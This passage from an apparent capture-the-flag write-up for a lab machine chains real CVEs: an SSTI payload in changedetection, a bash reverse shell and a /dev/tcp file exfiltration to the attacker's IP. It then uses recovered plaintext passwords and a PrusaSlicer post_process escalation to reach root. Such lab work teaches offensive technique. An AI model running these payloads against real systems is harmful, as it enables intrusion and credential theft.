{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
Notification URL List : post://10.10.15.39/4444/test
Notification Body     : {{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
[Send test notification]  ->  OK - Sent test notifications
With the template confirmed to execute, we swap the command for the reverse shell. We keep nc listening:
nc -nlvp 443
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('/bin/bash -c "bash -i >& /dev/tcp/10.10.15.39/443 0>&1"').read() }}The listener catches the connection.

# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.34] 45108
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@a4b9a36ae7ff:/app#
The a4b9a36ae7ff hostname is the container's short id, confirmation that we are inside the Docker and not on the host. The app runs as root inside the container, so we land directly as uid=0(root) in that isolated environment (not root on the host).

uid=0(root) gid=0(root) groups=0(root)Shell as adam
Credentials in the changedetection backups
Inside the container, changedetection's data directory holds exportable backups:
ls
cd datastore
ls
cd Backups
ls
root@a4b9a36ae7ff:/# ls
app  bin  boot  datastore  dev  etc  home  lib  ...

root@a4b9a36ae7ff:/datastore# ls
627d4ea8-5b85-4240-a694-82d00648af2d   secret.txt
b86f1003-3ecb-4125-b090-27e15ca605b9   url-list-with-tags.txt
bbdd78f6-db98-45eb-9e7b-681a0c60ea34   url-list.txt
Backups                                url-watches.json
changedetection-backup-20241027010852.zip

root@a4b9a36ae7ff:/datastore/Backups# ls
changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip
The two August ZIPs are the interesting ones (the October one is generated by the lab itself on boot). We exfiltrate them to the attacker box with /dev/tcp, since there's no convenient scp from the container.
# in the container
cat changedetection-backup-20240830194841.zip > /dev/tcp/10.10.15.39/4445
# on our machine
nc -lnvp 4445 > changedetection-backup-20240830194841.zip
Unzipping reveals .txt.br files:
unzip changedetection-backup-20240830202524.zip
Archive:  changedetection-backup-20240830202524.zip
  inflating: url-watches.json
  inflating: secret.txt
  inflating: b86f1003-3ecb-4125-b090-27e15ca605b9/history.txt
  inflating: b86f1003-3ecb-4125-b090-27e15ca605b9/dd25d6c8b666e21ac6e596faa4d4a93d.txt.br
  inflating: bbdd78f6-db98-45eb-9e7b-681a0c60ea34/history.txt
  inflating: bbdd78f6-db98-45eb-9e7b-681a0c60ea34/ba1fe8fcfb743ba16a136d805c38328f.txt.br
unzip changedetection-backup-20240830194841.zip
Archive:  changedetection-backup-20240830194841.zip
   creating: b4a8b52d-651b-44bc-bbc6-f9e8c6590103/
  extracting: b4a8b52d-651b-44bc-bbc6-f9e8c6590103/f04f0732f120c0cc84a993ad99decb2c.txt.br
  extracting: b4a8b52d-651b-44bc-bbc6-f9e8c6590103/history.txt
b4a8b52d-651b-44bc-bbc6-f9e8c6590103  bbdd78f6-db98-45eb-9e7b-681a0c60ea34
b86f1003-3ecb-4125-b090-27e15ca605b9  changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip  found.txt
Each directory is one watched page, and inside sits the captured content:

# cd b4a8b52d-651b-44bc-bbc6-f9e8c6590103
# ls
f04f0732f120c0cc84a993ad99decb2c.txt.br  history.txt
The .br extension is Brotli, Google's compression algorithm, which changedetection uses to store its snapshots. The tool is needed:
sudo apt install -y brotli
The following packages were automatically installed and are no longer required:
  fonts-liberation2  libcephfs2  libgfapi0  libibverbs1  libplacebo
  freerdp2-x11       libdaxctl1  libgfrpc0  libimobiledevice6  liblist3
  hydra-gtk          libfreerdp-client2-t64  libgfxdr0  libiniparser1  libgmem1
  ...
Use 'sudo apt autoremove' to remove them.
brotli -d f04f0732f120c0cc84a993ad99decb2c.txt.br
cat f04f0732f120c0cc84a993ad99decb2c.txt
What changedetection was watching turns out to be, precisely, a parameters.php. And that copy is not ps_user's, but an earlier one:

'database_host' => '127.0.0.1',
'database_name' => 'prestashop',
'database_user' => 'adam',
'database_password' => 'adam_admin992',
'database_prefix' => 'ps_',
There is adam's password: adam_admin992.
We try that password with su adam on the host (where adam is a real user) and switch user.
su adam # password: adam_admin992
james@trickster:~$ su adam
Password:
adam@trickster:/home/james$
su adam with adam_admin992 switches the prompt to adam@trickster: the database password was reused as the system user's password.
Shell as root
sudo over PrusaSlicer
The first thing as adam is to check what we can run with sudo.
sudo -l
User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer
PrusaSlicer is a 3D-printing slicer: it turns a model (.stl, .obj, .3mf) into the G-code instructions a printer understands. Being able to run it as root without a password is the door to escalation, but first we need the version. The box's /tmp holds a G-code already produced by the user james, and a G-code's header declares what produced it:
cat Cuerpo1.gcode | head -n 1
; generated by PrusaSlicer 2.6.1+linux-x64-GTK2 on 2024-10-27 at 00:22:34 UTCPrusaSlicer 2.6.1, and along with it the confirmation that someone processes .3mf files on this box.
CVE-2023-47268: injection via post_process
The installed version is vulnerable to CVE-2023-47268: PrusaSlicer runs the script defined in the post_process directive after slicing. That directive lives inside the Metadata/Slic3r_PE.config file of a .3mf project (a ZIP with the model and its configuration). Since we supply the .3mf, we supply the post_process too; and since PrusaSlicer runs as root, the command runs as root.


We create a 3D object with PrusaSlicer's own UI (installed on a separate machine) and, in the Output options → Post-processing scripts tab, set the command that stages the escalation (making a shell SUID). We export the project as .3mf.
The object itself does not matter, it just has to exist so there is something to slice:
The project gets exported as 3MF (3D Manufacturing Format), a ZIP holding the model and the whole configuration, including the post_process we just wrote:

Nombre: poc.3mf
Tipo:   3MF files (*.3mf)
The file sits on the machine where PrusaSlicer was installed, so it takes a double hop to reach the victim. First from that machine to Kali:
python -m http.server 80
C:\Users\Jaime\Desktop>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
wget http://192.168.0.17/poc.3mf
--2024-10-27 15:10:37--  http://192.168.0.17/poc.3mf
HTTP request sent, awaiting response... 200 OK
Length: 18117 (18K) [application/octet-stream]
2024-10-27 15:10:37 (22.8 MB/s) - 'poc.3mf' saved [18117/18117]
And from Kali to the victim:
python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.34 - - [27/Oct/2024 15:11:17] "GET / HTTP/1.1" 200 -
10.10.11.34 - - [27/Oct/2024 15:11:24] "GET /poc.3mf HTTP/1.1" 200 -
wget http://10.10.15.39/poc.3mf
adam@trickster:/tmp$ wget http://10.10.15.39/poc.3mf
HTTP request sent, awaiting response... 200 OK
Length: 18117 (18K) [application/vnd.ms-3mfdocument]
2024-10-27 14:11:25 (181 KB/s) - 'poc.3mf' saved [18117/18117]
With the .3mf in /tmp, we process it with sudo. Slicing completes and fires post_process; then we spawn the privileged shell.
sudo /opt/PrusaSlicer/./prusaslicer -s poc.3mf
/bin/bash -p
whoami
If slicing fails over the output filename format, just tweak the output_filename_format line in Slic3r_PE.config (inside the .3mf's Metadata/) so processing completes:

; output_filename_format = {input_filename_base}_{nozzle_diameter[initial_tool]}n_{layer_height}mm_{printing_filament_types}_{printer_model}_{print_time}.gcodeAfter /bin/bash -p we have a root shell and read the flag.

adam@trickster:/tmp$ sudo /opt/PrusaSlicer/./prusaslicer -s poc.3mf
10 => Processing triangulated mesh
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
65 => Searching support spots
69 => Alert if supports needed
88 => Generating skirt and brim
90 => Exporting G-code to Cuerpo1.gcode
Slicing result exported to Cuerpo1.gcode
adam@trickster:/tmp$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cat root.txt
fcdf53072252fa6e1ded15b115095dd2
Box rooted.
Attack chain
shop.trickster.htb (PrestaShop)
  │  exposed .git  ─►  git-dumper  ─►  admin path + version 8.1.5 + user adam
  ▼
CVE-2024-34716 (stored XSS to RCE)  ─►  www-data shell
  │  parameters.php: ps_user / prest@shop_o
  ▼
MariaDB ps_employee  ─►  james's bcrypt hash  ─►  crack: alwaysandforever
  │  ssh james  ─►  user.txt
  ▼
Docker 172.17.0.2:5000 (changedetection v0.45.20)  ─►  port forward + password reuse
  │  CVE-2024-32651 (SSTI in notifications)  ─►  root inside the container
  ▼
changedetection backups (brotli)  ─►  adam's password: adam_admin992  ─►  su adam
  │  sudo -l: NOPASSWD /opt/PrusaSlicer/prusaslicer
  ▼
CVE-2023-47268 (post_process in .3mf)  ─►  /bin/bash -p  ─►  root  ─►  root.txt
Lessons learned
- An exposed
.gitis the entire source code. It leaked not just the PrestaShop version but the secret path to the admin panel and the username (adam) of the commit author. What the browser didn't serve was still in the repository's blobs: that's why dumping the.gitsaw more than normal browsing. - The version dictates the exploit at every hop. PrestaShop 8.1.5 → CVE-2024-34716; changedetection 0.45.20 → CVE-2024-32651; vulnerable PrusaSlicer → CVE-2023-47268. Fingerprinting product and version was, in all three stages, faster than any fuzzing.
- Credentials get reused. James's password opened both SSH and the changedetection login. Validating every credential against every service (credential reuse) saved a whole step.
rootin a container is notrooton the host. The SSTI gave usuid=0inside Docker, but the value was in enumerating its artifacts: the changedetection backups held adam's password. Container pivoting is usually about extracting secrets, not escaping.sudo NOPASSWDon a binary that processes user files is RCE asroot. PrusaSlicer runspost_processembedded in the.3mf; any format with scripting (macros, templates, hooks) turns thatsudointo a privileged shell.